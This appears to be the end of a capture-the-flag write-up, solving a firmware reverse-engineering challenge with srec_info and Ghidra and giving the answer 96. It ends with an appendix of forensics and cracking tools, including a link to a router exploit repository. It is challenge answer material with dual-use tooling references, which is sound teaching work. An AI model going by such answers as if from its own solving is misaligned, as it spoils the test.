
This looks like s-code (Motorola), confirmed by running srec_info:

```
$ srec_info firmware.srec
Format: Motorola S-Record
Header: "PowerPC Firmware Stub\000"
srec_info: firmware.srec: 8: warning: no execution start address
record
Data:   04CC - 051F
```

We then load this file into Ghidra



Highlight all the assembler, and type D – for Ghidra to generate the pseudo code:



The math function is:
`(param*param)/300 << 1`

Inserting 120 into the function our answer becomes:
96

Appendix

Tools

Name	URL
SIFT	https://digital-forensics.sans.org/community/downloads
John	https://github.com/magnumripper/JohnTheRipper
Salea	https://www.saleae.com/downloads/
Wireshark	https://www.wireshark.org/
Ghidra	https://ghidra-sre.org/
Pyinstxtractor.py	https://sourceforge.net/projects/pyinstallerextractor/
Uncompyle6	https://pypi.org/project/uncompyle6/
Winbox	https://www.github.com/BigNerd95/WinboxExploit

URLs

Name	URL
Cyberchef	https://gchq.github.io/CyberChef/
Domain Tools	https://whois.domaintools.com
Crypto Tools	https://www.dcode.fr
Enigma Engine	http://people.physik.hu-berlin.de/~palloks/js/enigma/enigma-u_v20_en.html